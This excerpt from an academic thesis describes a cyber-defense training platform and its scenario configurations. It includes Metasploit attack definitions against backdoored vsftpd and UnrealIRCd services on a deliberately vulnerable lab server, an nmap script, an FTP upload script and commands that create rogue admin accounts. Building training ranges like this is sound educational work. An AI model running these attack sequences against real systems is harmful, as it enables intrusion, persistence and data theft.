Each tag with the traffic element is an instance of traffic, which means that each will run simultaneously in a separate thread. These are the attributes:

- type – This indicates the type of traffic. The options are user_script, web_page, email ssh, or sftp.
- interval – This is the time, in seconds, that the traffic will wait after it runs before it runs again.
- points – This is the amount of points the traffic is worth every time it succeeds.
- timeout – For user scripts, it is the amount of time, in seconds, the script is given to finish executing. No points will be awarded for this traffic if this interval is exceeded.

- script_name – This is the file name of the Bash script to run when the type is user_script. The files should be placed in /home/user/OCCP/GrayTeam/user_scripts.
- page – For traffic type web_page, it is the URL of the web page to retrieve.
- defacement_penaty – This is an optional negative point penalty to apply if the web page is defaced.
- md5_hash – This is the MD5 hash value of the correct web page. When checking for defacement, the hash value of the retrieved page will be computed and the defacement_penalty will be applied if the hash value does not match the correct hash value.
- server – For traffic types email, ssh, and sftp, this is the server to connect to.
- to_address – For email traffic, this is the email address of the recipient.
- from_address – For email traffic, this is the sender's email address.
- imap_retrieve_password – Email traffic can optionally be retrieved via the IMAP service and this provides the password of the email recipient's account.
- user and password – The user is the username for logging in with ssh or sftp traffic and the password is the password for those usernames.
- command_file – For ssh traffic, this is the path to the command file containing the commands that will execute during the session.
- action – When using sftp traffic, the option upload puts the local file on the Game Server on the remote server and the option download gets a file from the remote server and puts it on the Game Server.

- path_to_local and path_to_remote – For sftp traffic, path_to_local is the path to the file on the Game Server and path_to_remote is the path to the file on the remote server.

The tag containing the red element contains attributes that affect the Red Team:

- address – This is the IP address that the Game Server's interface has been assigned that is not one of the random addresses.
- metasploit_user and metasploit_password – This is the username and password the Red Team uses to access Metasploit.
- random_addresses – This is true if random IP addresses are to be used to send attacks from. Only Metasploit modules that have the CHOST option can use random addresses. The CHOST option is the IP address the attack is sent from and its value will be replaced with a random IP address when random_addresses is true.

Each tag with the attack element is a separate attack. The attacks run in order, one after another, until either they all finish or the scenario time limit is reached. These are the attributes:

- type – This indicates the type of the attack. The options are metasploit or user-script.
- order – This is the attack's position in the overall order. The attack with order 1 goes first, followed by 2, and so on.
- points – This is the point value of the attack that is earned if it succeeds.

- wait_time – This is the time, in seconds, the attack waits from the end of the previous attack before starting.
- timeout – This is the amount of time, in seconds, the attack is given to finish executing. No points will be awarded for this attack if this interval is exceeded.
- file_name – This is the file name of the Bash script to run when the type is user_script. The files should be placed in /home/user/OCCP/RedTeam/user_scripts.

The tags with module_options, exploit_options and post_exploit elements are only used for Metasploit attacks. The exploit_type attribute is the module type of the exploit (e.g. exploit or auxiliary) and the exploit attribute is the name of the specific exploit. Each attribute in the tag with the exploit_options element corresponds to an option specific to the particular Metasploit module being used. The tag with the post_exploit element contains the attribute command_file. This is the path to the command file containing the list of commands to execute during the session.

3.5 Perform Experiments

The following sections describe the three experiments that were performed in order to determine whether the goals of this thesis were met.

3.5.1 Experiment 1: Create the First Scenario

The first experiment was to create a working Network Defense scenario based on topics from the URI course CSF 432, which is titled Networks and Systems Security. This course is currently under development and may use the OCCP prototype as part of the course. The general topics that were chosen from the CSF 432 course for the scenario were authenticating people, network security, Internet services and email, and World Wide Web security.

The purpose of this experiment was to show that the effort to create a scenario using OCCP prototype is reasonable for a cyber security instructor. The amount of time it took to complete this task and number of files edited during the task was recorded in order to measure the amount of effort required. The results of this experiment are in section 4.1.

An ideal test would have been to have actual cyber security instructors use the OCCP prototype and provide feedback on ease of use. This could not be done due to time constraints.

3.5.2 Experiment 2: Reconfigure the First Scenario

The next experiment was to reconfigure the example scenario with an additional CSF 432 topic: controlling and sharing files. The purpose of this experiment was to show that scenarios can be reconfigured, and to show that the effort to do so is reasonable for a cyber security instructor. The amount of time it took to complete this task and number of files edited during the task was recorded. The results of this

experiment are in section 4.2. Having cyber security instructors reconfigure a scenario would have been an ideal test, but it could not be done because of time constraints.

3.5.3 Experiment 3: Run Scenario on Workstation Computer

The final experiment was to run the scenario on a workstation computer. The purpose of this experiment was to determine the hardware and software requirements for the scenario, in order to show that the hardware and software costs are reasonable. The amount of memory required, the amount of hard disk space required, the cost of the hardware, and the cost of the software was recorded. The results of this experiment are in section 4.3.

CHAPTER 4: FINDINGS

To determine the findings of this thesis, the Game Server, Firewall, and Ruby scripts were built for the OCCP prototype according to the description in section 3.1. The tests described in section 3.5 were performed and the results are reported in the following sections.

4.1 Experiment 1 Results: Create the First Scenario

The first Network Defense scenario was designed using the steps that were described in section 3.2. As described in section 3.5.1, the scenario was built to test the following topics from the Network and Systems Security course (CSF 432): authenticating people, network security, Internet services and email, and World Wide Web security. The network diagram of the scenario is shown in Figure 5.




Figure 5 - Scenario Network Diagram

A Blue Team Scenario Briefing was written that provides the background of the scenario. A fictional company, the Kitten Mittens Corporation, has fired its server administrator and has hired the player of the scenario to be his replacement. The player is given the necessary credentials and background knowledge on tools that can be used to access and secure the network resources. The player is also warned that the previous administrator may attempt to gain access to the network and disrupt the business. The player's goals are to maintain availability of services needed by the Gray Team and to prevent unauthorized access to the network. The length of the scenario is thirty minutes. The Red weight and Gray weight were both configured to be .5, so the Services Score and Attack Defense Score are each worth 50% of the Overall Score. This was chosen because it is the simplest way to emphasize the importance of both maintaining services and defending against attacks.

The VTN is a modified Metasploitable 2 virtual machine. Metasploitable 2 is an intentionally vulnerable Ubuntu Server machine which was created by the Metasploit team for testing exploits in a controlled environment. The services used by the Gray Team on the server are SSH server, web server (HTTP), ping (ICMP), and email (SMTP and IMAP). The web server hosts three static web pages (index.html, shop.html, and testimonials.html), as well as an email interface for the player to check for email alerts (i.e. hint emails). The player is given an account, called administrator, which allows root access on the server and can receive hint emails from an account called customer. Figure 6 shows an example of hint email that is sent when The Gray Team traffic discovers the shop.html page to be defaced.

Figure 6 - Email Sent to Player about Web Page Defacement

The sequence of Red Team attacks is listed below:

1. Wait 10 minutes, then do nmap scan.
2. Wait 2 minutes, then SSH login with mac account. Send taunting email to administrator account and restart Apache web service.
3. Wait 2 minutes, then connect to a root shell on port 1524. Create a new user dennis and add user to admin group.
4. Wait 1 minute, then SSH login with dennis account and deface index.html.
5. Wait 2 minutes, then connect to root shell through FTP backdoor. Create user dee and add user to admin group.
6. Wait 1 minute, then use FTP with dee account to upload an image.
7. Wait 30 seconds, then SSH login with dee account and deface shop.html using the uploaded image.
8. Wait 2 minutes, then connect to a root shell through Unreal IRC backdoor. Create user ricky and add user to admin group.

9. Wait 1 minute, then SSH login with ricky and deface testimonials.html

The player is given access to an Ubuntu Desktop workstation virtual machine in the VTN to work from. It has tools installed that can help the player during the scenario, such as the packet sniffer Wireshark and the network monitoring tool Nagios. The Nagios interface, shown in Figure 7, is configured to show the status of the server's important services. The firewall web interface is also accessible to the player which can be used to make rules for allowing or blocking traffic. An archive file containing a backup of the website is provided if the player needs to fix a defaced web page.




Figure 7 - Nagios Services Page

The scenario was designed to test the chosen topics from CSF 432. It addresses the topic of authenticating people by testing whether the player knows how to manage user accounts. The network security topic is tested by having the players use the firewall to set up rules to control the traffic that enters the internal company network.

The topic of Internet services and email is addressed by requiring the player to maintain specific services that need to be accessible outside the internal network, as well as remove vulnerable services. Finally, World Wide Web security is tested by requiring the player to maintain the availability and integrity of the company web site.

4.1.1 Evaluation of Experiment 1

On the Game Server, the number of files that were editing during the creation of the scenario was twelve. One of the files was the scenario configuration file which can be seen in Figures 8, 9, and 10.

```
<occp challenge = "network_defense" scenario_length = "1800" red_weight = "0.5" gray_weight = "0.5"
        score_interval="15">

        <gray traffic_wait_time="5" hint_email="customer" hint_server="207.63.11.10" random_addresses="true">
                <traffic type="ssh" interval="15" points="2" server="207.63.11.10" user="charlie" password="charlie"
                        command_file="/home/user/OCCP/GrayTeam/user_scripts/ssh_user_commands"/>
                <traffic type="ssh" interval="17" points="2" server="207.63.11.10" user="frank" password="frank"
                        command_file="/home/user/OCCP/GrayTeam/user_scripts/ssh_user_commands"/>
                <traffic type="ssh" interval="20" points="2" server="207.63.11.10" user="julian" password="julian"
                        command_file="/home/user/OCCP/GrayTeam/user_scripts/ssh_user_commands"/>

                <traffic type="web_page" interval="9" points="3" page="http://207.63.11.10/index.html"
                        defacement_penalty="-2" md5_hash="e6ec38cc94d6c9fb0284f5e644ed0cfb"/>
                <traffic type="web_page" interval="12" points="3" page="http://207.63.11.10/shop.html"
                        defacement_penalty="-2" md5_hash="0a4b2de6d06c04229f635d78f76b9961"/>
                <traffic type="web_page" interval="14" points="3" page="http://207.63.11.10/testimonials.html"
                        defacement_penalty="-2" md5_hash="d95009fe9b2488ec050d02eedb57d139"/>


                <traffic type="email" interval="22" points="2" server="207.63.11.10" to_address="charlie"
                        from_address="julian" imap_retrieve_password="charlie"/>
                <traffic type="email" interval="18" points="2" server="207.63.11.10" to_address="frank"
                        from_address="charlie" imap_retrieve_password="frank"/>
                <traffic type="email" interval="20" points="2" server="207.63.11.10" to_address="julian"
                        from_address="frank"  imap_retrieve_password="julian"/>

                <traffic type="user_script" interval="12" points="1" timeout="20" script_name="ping_script.sh"/>
        </gray>

        <red address = "124.62.31.101" exploit_wait_time = "600" metasploit_user = "msuser"
                metasploit_password = "mspa55wd!" random_addresses = "true">

                <attack type="user_script" order="1" points="0" wait_time="0" file_name="nmap.sh"/>

                <attack type="metasploit" order = "2" points="-1" wait_time="120">
                        <module_options exploit_type="auxiliary" exploit="auxiliary/scanner/ssh/ssh_login">
                                <exploit_options PAYLOAD="linux/x86/shell_bind_tcp" RHOSTS="207.63.11.10"
                                        USERNAME="mac" PASSWORD="MaC" USER_AS_PASS="false" STOP_ON_SUCCESS="true"
                                        BLANK_PASSWORDS="false"/>
                                <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                                        ssh_mac_commands"/>
                        </module_options>
                </attack>
```

Figure 8 - Scenario Configuration File (Part 1)

```
<attack type="metasploit" order="3" points="-2" timeout="20" wait_time="120">
        <module_options exploit_type="exploit" exploit="exploit/multi/handler">
                <exploit_options PAYLOAD="linux/x86/shell/bind_tcp" RHOST="207.63.11.10" LPORT="1524"
                        CHOST=""/>
                <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                        wild_shell_commands"/>
        </module_options>
</attack>

<attack type="metasploit" order = "4" points="-3" timeout="30" wait_time="30">
        <module_options exploit_type="auxiliary" exploit="auxiliary/scanner/ssh/ssh_login">
                <exploit_options PAYLOAD="linux/x86/shell_bind_tcp" RHOSTS="207.63.11.10"
                        USERNAME="dennis" PASSWORD="Denni$" USER_AS_PASS="false"
                        STOP_ON_SUCCESS="true" BLANK_PASSWORDS="false"/>
                <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                        ssh_dennis_commands"/>
        </module_options>
</attack>


<attack type="metasploit" order="5" points="-2" timeout="20" wait_time="120">
        <module_options exploit_type="exploit" exploit="exploit/unix/ftp/vsftpd_234_backdoor">
                <exploit_options PAYLOAD="cmd/unix/interact" RHOST="207.63.11.10" CHOST=""/>
                <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                        ftp_commands"/>
        </module_options>
</attack>

<attack type="user_script" order="6" points="-1" wait_time="30" file_name="ftp_upload.sh"/>

<attack type="metasploit" order = "7" points="-3" timeout="30" wait_time="30">
        <module_options exploit_type="auxiliary" exploit="auxiliary/scanner/ssh/ssh_login">
                <exploit_options PAYLOAD="linux/x86/shell_bind_tcp" RHOSTS="207.63.11.10"
                        USERNAME="dee" PASSWORD="sweetdee" USER_AS_PASS="false" STOP_ON_SUCCESS="true"
                        BLANK_PASSWORDS="false"/>
                <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                        ssh_dee_commands"/>
        </module_options>
</attack>
```

Figure 9 - Scenario Configuration File (Part 2)

```
                <attack type="metasploit" order="8" points="-2" timeout="20" wait_time="120">
                        <module_options exploit_type="exploit" exploit="exploit/unix/irc/unreal_ircd_3281_backdoor">
                                <exploit_options PAYLOAD="cmd/unix/bind_perl" RHOST="207.63.11.10" CHOST=""/>
                                <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                                        irc_commands"/>
                        </module_options>
                </attack>

                <attack type="metasploit" order = "9" points="-3" timeout="30" wait_time="30">
                        <module_options exploit_type="auxiliary" exploit="auxiliary/scanner/ssh/ssh_login">
                                <exploit_options PAYLOAD="linux/x86/shell_bind_tcp" RHOSTS="207.63.11.10"
                                        USERNAME="ricky" PASSWORD="RiCkY" USER_AS_PASS="false" STOP_ON_SUCCESS="true"
                                        BLANK_PASSWORDS="false"/>
                                <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                                        ssh_ricky_commands"/>
                        </module_options>
                </attack>
        </red>

        <blue email_address="administrator"/>
</occp>
```

Figure 10 - Scenario Configuration File (Part 3)

Three of the twelve files were Bash scripts that were created from scratch. The nmap script and ftp upload scripts are shown as examples.

The nmap Bash script, shown in Figure 11, works by enumerating all the ports of the server from 1 through 10000 and discards the output in /dev/null. This attack is worth zero points and is there to produce network traffic that simulates an attacker doing reconnaissance. The nmap command line tool can be used to gather information about a host or network by enumerating the open ports, which can show the types of services running.

```
#!/bin/bash
nmap 207.63.11.10 --system-dns -p 1-10000 -T 4 > /dev/null
exit $?
```

Figure 11 - User Script for Running an nmap Scan

The ftp upload script, shown in Figure 12, allows a file to be uploaded via the file transfer protocol. The command line tool ftp is a method of transferring files between hosts.

```
#!/bin/bash

# Upload a FILE to HOST using FTP

# Edit these fields
##################################################

# Directory containing this script and the file to be uploaded
WORKINGDIR=/home/user/OCCP/RedTeam/user_scripts
# Address of the remote host
HOST=207.63.11.10
# Username and password to use
USER=dee
PASS=sweetdee
# Directory on remote host where file will be uploaded to
REMOTEDIR=/home/dee
# The file to upload
FILE=defaceimage.png

##################################################

doftp(){
ftp -in $HOST << EOF
user $USER $PASS
put $WORKINGDIR/$FILE $REMOTEDIR/$FILE
bye
EOF
}

doftp 1>$WORKINGDIR/ftp_upload_log 2>&1
CONN_ERROR=`grep -c "Not connected." $WORKINGDIR/ftp_upload_log`
LOGIN_ERROR=`grep -c "Login incorrect." $WORKINGDIR/ftp_upload_log`
TRANSFER_ERROR=`grep -c "No such file or directory" $WORKINGDIR/ftp_upload_log`
CREATE_ERROR=`grep -c "Could not create file." $WORKINGDIR/ftp_upload_log`
RESULT=`expr $CONN_ERROR + $LOGIN_ERROR + $TRANSFER_ERROR + $CREATE_ERROR`
rm $WORKINGDIR/ftp_upload_log
exit $RESULT
```

Figure 12 - User Script for Uploading a File with FTP

Eight of the twelve files edited were command files that contained lists of commands to run during specific sessions. An example of a command file is shown in Figure 13. These commands, if run in a session with root access, will create the user ricky and add it to the admin group. Next, the account's password is set to RiCkY and a home directory is created for the account. Finally, the ownership of the directory changes to the ricky account and read/write/execute permissions are granted to all users.

```
useradd -G admin ricky
passwd ricky
RiCkY
RiCkY
mkdir /home/ricky
chown -R ricky:ricky /home/ricky
chmod -R 777 /home/ricky
```

Figure 13 - Command File for Creating a New User and Home Directory

This scenario took roughly eight hours to build. The time used for the scenario's design process is not included in the eight hours. This time does include setting up virtual machines with the desired software, editing files, writing documentation for the player, and testing traffic and attacks to ensure the correct behavior.

The creation of this first scenario was done to show that the OCCP prototype is reasonably easy to use. A significant step in the creation of a scenario is the building of the VTN. The instructor would need to understand networking and should be familiar with Linux systems. It should be expected that an instructor teaching others how to defend a network would have the necessary knowledge to set up the VTN.

In order to set up the Game Server for a scenario, the only file that needs to be edited is the configuration file. This file can be created by reading the documentation supplied with the OCCP prototype. It is more likely that an instructor would want to create some text files containing lists of commands, in order to make the scenario more interesting. These text files are straightforward and not time consuming to make, but they require knowledge of Linux commands. An instructor may also want to make Bash scripts for exploits or traffic. The difficulty of these can vary based on what the

desired behavior should be. A benefit of Bash scripts is that they could potentially be reused for other scenarios.

Admittedly, the number of files created is a weak way to measure ease of use. However, it is difficult to determine ease of use quantitatively. It would have been better to have qualitative feedback from an instructor creating a scenario using the OCCP, if there had been more time.

A scenario can take a significant time to make the first time. A large portion of the 8 hours was spent installing, configuring, and troubleshooting software on the server. The benefit of using virtual machines with the OCCP is that snapshots can be used with the virtualization software to revert back to a ready state. This allows scenarios to be reused without needing to set everything up again. Also, certain parts of the player documentation and VTN could potentially be reused in other scenarios. When judging by the amount of time taken to create this scenario, amount of files created for the scenario, and technical knowledge required to create the scenario, the OCCP is reasonably easy to use for a cyber security instructor.

4.2 Experiment 2 Results: Reconfigure the First Scenario

The scenario was reconfigured to include the topic controlling and sharing files in addition to the other topics. The Blue Team Scenario Brief for this reconfigured scenario is in Appendix 3. The service SFTP is now used by the Gray Team traffic and some additional files were added to the server. These files represent confidential customer data. The players are tested on the topic of controlling and sharing files by

making sure these files can only be accessed by the company's employees. The new sequence of Red Team attacks is listed below:

1. Wait 10 minutes, then do nmap scan.
2. Wait 2 minutes, then SSH login with mac account. Send taunting email to administrator account and restart Apache web service.
3. Wait 2 minutes, then connect to a root shell on port 1524. Create a new user dennis and add user to admin group.
4. Wait 30 seconds, then SSH login with dennis account and deface index.html.
5. Wait 2 minutes, then connect to root shell through FTP backdoor. Create user dee and add user to admin group.
6. Wait 30 seconds, then use FTP with dee account to upload an image.
7. Wait 30 seconds, then SSH login with dee account and deface shop.html using the uploaded image.
8. Wait 2 minutes, then connect to a root shell through Unreal IRC backdoor. Create user ricky and add user to admin group.
9. Wait 30 seconds, then SSH login with ricky and deface testimonials.html
10. Wait 2 minutes, then use FTP with dennis to download customer_data1.
11. Wait 1 minute, then use FTP with dee to download customer_data2.
12. Wait 1 minute, then use FTP with ricky to download customer_data3.

4.2.1 Evaluation of Experiment 2

On the Game Server, the number of files that were edited during the reconfiguration was four. One was the scenario configuration file (Figures 14, 15, and

16) and three were Bash scripts that were created from scratch. The reconfiguration took about an hour to complete. Like with Experiment 1, it would have been ideal to test the ease of use for reconfiguring a scenario with actual instructors, if there was more time.

```
<occp challenge = "network_defense" scenario_length = "1800" red_weight = "0.5" gray_weight = "0.5"
        score_interval="15">

        <gray traffic_wait_time="5" hint_email="customer" hint_server="207.63.11.10" random_addresses="true">
                <traffic type="ssh" interval="15" points="2" server="207.63.11.10" user="charlie" password="charlie"
                        command_file="/home/user/OCCP/GrayTeam/user_scripts/ssh_user_commands"/>
                <traffic type="ssh" interval="17" points="2" server="207.63.11.10" user="frank" password="frank"
                        command_file="/home/user/OCCP/GrayTeam/user_scripts/ssh_user_commands"/>
                <traffic type="ssh" interval="20" points="2" server="207.63.11.10" user="julian" password="julian"
                        command_file="/home/user/OCCP/GrayTeam/user_scripts/ssh_user_commands"/>

                <traffic type="sftp" interval="200" points="4" server="207.63.11.10" user="charlie" password="charlie"
                         action="download" path_to_remote="/usr/data/customer_data1" path_to_local="/home/user/OCCP/
                        GrayTeam/customer_data1"/>
                <traffic type="sftp" interval="185" points="4" server="207.63.11.10" user="frank" password="frank"
                        action="download" path_to_remote="/usr/data/customer_data2" path_to_local="/home/user/OCCP/
                        GrayTeam/customer_data2"/>
                <traffic type="sftp" interval="225" points="4" server="207.63.11.10" user="julian" password="julian"
                        action="download" path_to_remote="/usr/data/customer_data3" path_to_local="/home/user/OCCP/
                        GrayTeam/customer_data3"/>

                <traffic type="web_page" interval="9" points="3" page="http://207.63.11.10/index.html"
                        defacement_penalty="-2" md5_hash="e6ec38cc94d6c9fb0284f5e644ed0cfb"/>
                <traffic type="web_page" interval="12" points="3" page="http://207.63.11.10/shop.html"
                        defacement_penalty="-2" md5_hash="0a4b2de6d06c04229f635d78f76b9961"/>
                <traffic type="web_page" interval="14" points="3" page="http://207.63.11.10/testimonials.html"
                        defacement_penalty="-2" md5_hash="d95009fe9b2488ec050d02eedb57d139"/>


                <traffic type="email" interval="22" points="2" server="207.63.11.10" to_address="charlie"
                        from_address="julian" imap_retrieve_password="charlie"/>
                <traffic type="email" interval="18" points="2" server="207.63.11.10" to_address="frank"
                        from_address="charlie" imap_retrieve_password="frank"/>
                <traffic type="email" interval="20" points="2" server="207.63.11.10" to_address="julian"
                        from_address="frank"  imap_retrieve_password="julian"/>

                <traffic type="user_script" interval="12" points="1" timeout="20" script_name="ping_script.sh"/>
        </gray>
```

Figure 14 - Reconfigured Configuration File (Part 1)

```
<red address = "124.62.31.101" exploit_wait_time = "600" metasploit_user = "msuser"
        metasploit_password = "mspa55wd!" random_addresses = "true">

        <attack type="user_script" order="1" points="0" wait_time="0" file_name="nmap.sh"/>

        <attack type="metasploit" order = "2" points="-1" wait_time="120">
                <module_options exploit_type="auxiliary" exploit="auxiliary/scanner/ssh/ssh_login">
                        <exploit_options PAYLOAD="linux/x86/shell_bind_tcp" RHOSTS="207.63.11.10"
                                USERNAME="mac" PASSWORD="MaC" USER_AS_PASS="false" STOP_ON_SUCCESS="true"
                                BLANK_PASSWORDS="false"/>
                        <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                                ssh_mac_commands"/>
                </module_options>
        </attack>

        <attack type="metasploit" order="3" points="-2" timeout="20" wait_time="120">
                <module_options exploit_type="exploit" exploit="exploit/multi/handler">
                        <exploit_options PAYLOAD="linux/x86/shell/bind_tcp" RHOST="207.63.11.10" LPORT="1524"
                                CHOST=""/>
                        <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                                wild_shell_commands"/>
                </module_options>
        </attack>

        <attack type="metasploit" order = "4" points="-3" timeout="30" wait_time="30">
                <module_options exploit_type="auxiliary" exploit="auxiliary/scanner/ssh/ssh_login">
                        <exploit_options PAYLOAD="linux/x86/shell_bind_tcp" RHOSTS="207.63.11.10"
                                USERNAME="dennis" PASSWORD="Denni$" USER_AS_PASS="false"
                                STOP_ON_SUCCESS="true" BLANK_PASSWORDS="false"/>
                        <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                                ssh_dennis_commands"/>
                </module_options>
        </attack>


        <attack type="metasploit" order="5" points="-2" timeout="20" wait_time="120">
                <module_options exploit_type="exploit" exploit="exploit/unix/ftp/vsftpd_234_backdoor">
                        <exploit_options PAYLOAD="cmd/unix/interact" RHOST="207.63.11.10" CHOST=""/>
                        <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                                ftp_commands"/>
                </module_options>
        </attack>
```

Figure 15 - Reconfigured Configuration File (Part 2)

```
        <attack type="user_script" order="6" points="-1" wait_time="30" file_name="ftp_upload.sh"/>

        <attack type="metasploit" order = "7" points="-3" timeout="30" wait_time="30">
                <module_options exploit_type="auxiliary" exploit="auxiliary/scanner/ssh/ssh_login">
                        <exploit_options PAYLOAD="linux/x86/shell_bind_tcp" RHOSTS="207.63.11.10"
                                USERNAME="dee" PASSWORD="sweetdee" USER_AS_PASS="false" STOP_ON_SUCCESS="true"
                                BLANK_PASSWORDS="false"/>
                        <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                                ssh_dee_commands"/>
                </module_options>
        </attack>

        <attack type="metasploit" order="8" points="-2" timeout="20" wait_time="120">
                <module_options exploit_type="exploit" exploit="exploit/unix/irc/unreal_ircd_3281_backdoor">
                        <exploit_options PAYLOAD="cmd/unix/bind_perl" RHOST="207.63.11.10" CHOST=""/>
                        <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                                irc_commands"/>
                </module_options>
        </attack>

        <attack type="metasploit" order = "9" points="-3" timeout="30" wait_time="30">
                <module_options exploit_type="auxiliary" exploit="auxiliary/scanner/ssh/ssh_login">
                        <exploit_options PAYLOAD="linux/x86/shell_bind_tcp" RHOSTS="207.63.11.10"
                                USERNAME="ricky" PASSWORD="RiCkY" USER_AS_PASS="false" STOP_ON_SUCCESS="true"
                                BLANK_PASSWORDS="false"/>
                        <post_exploit command_file="/home/user/OCCP/RedTeam/user_scripts/post_exploit/
                                ssh_ricky_commands"/>
                </module_options>
        </attack>

        <attack type="user_script" order="10" points="-4" wait_time="120" file_name="ftp_download1.sh"/>

        <attack type="user_script" order="11" points="-4" wait_time="60" file_name="ftp_download2.sh"/>

        <attack type="user_script" order="12" points="-4" wait_time="60" file_name="ftp_download3.sh"/>
    </red>

    <blue email_address="administrator"/>
</occp>
```

Figure 16 - Reconfigured Configuration File (Part 3)

Reconfiguring a scenario did not take much time and it allowed for more elements to be added to the first scenario. The OCCP prototype allows for a wide variety of scenario configurations and the effort to do so is reasonable for a cyber security instructor.

4.3 Experiment 3 Results: Run Scenario on Workstation Computer

The resources required for running the first scenario on a workstation computer are noted in this section.

The cost of the software used in the OCCP and VTN for this scenario is free. VMware Workstation 9.0.2 (“VMware Workstation: Run Multiple OS, Linux,

Windows 8 & More", 2013) was the virtualization software used to run the virtual machines. This software costs $249.00 and $119.00 to upgrade from the previous version. It is likely that an academic discount can be obtained to lower the cost. There are also other virtualization solutions available that may be used. An example is Oracle's VirtualBox ("Oracle VM VirtualBox", 2013), which is available for free.

The total amount of memory required is about 1,620 MB. Table 1 shows the parts that are allocated a significant amount of memory. A computer should have a minimum of 4 GB of memory in order to support this scenario.

Item Name	*Memory Allocation*
Game Server	512 MB
Blue Team Workstation	512 MB
Server	300 MB
Firewall	128 MB
VMware Workstation	168 MB
Total	**1,620 MB**

Table 1 - Memory Usage

The total amount of hard disk space required is about 19 GB. Table 2 shows the parts with the most significant hard disk space allocated.

Item Name	*Hard Disk Allocation*
Game Server	8.66 GB

Blue Team Workstation	6.09 GB
Server	2.89 GB
Firewall	310 MB
VMware Workstation	639 MB
Total	**19 GB**

Table 2 - Hard Disk Usage

The cost of a new workstation machine with at least 4 GB of memory can be as low as $350. Dell (“The Dell Online Store: Build Your System”, 2013) and HP (“HP Pavilion p6-2220t Desktop PC”, 2013) have models available for a similar price that also include a 500 GB hard drive, a capable processor, and the Windows 7 64-bit operating system.

The total cost of the hardware and virtualization software to run this scenario is about $600. This cost could potentially be reduced by using academic discounts or by using free virtualization software. This cost is likely affordable by a college or high school.

CHAPTER 5: CONCLUSION

While this thesis has made a significant start to the URI OCCP project, there is future work that can be done. More features could be added, such as additional supported Gray services, virtual machine automation, and a score display for spectators. Additionally, more extensive testing could be done with actual students, which was out of the scope of this thesis. Also, the penetration testing, forensics, and secure programming challenges will need to be supported.

This thesis has produced a method of teaching cyber security principles and techniques, specifically in the area of network defense. The effort that goes into making a scenario is suitable for a cyber security instructor. The OCCP prototype can be configured to run a virtually limitless number of different scenarios. Additionally, operating systems and software used in the virtual machines are free, and the hardware cost is affordable to a high school or college.

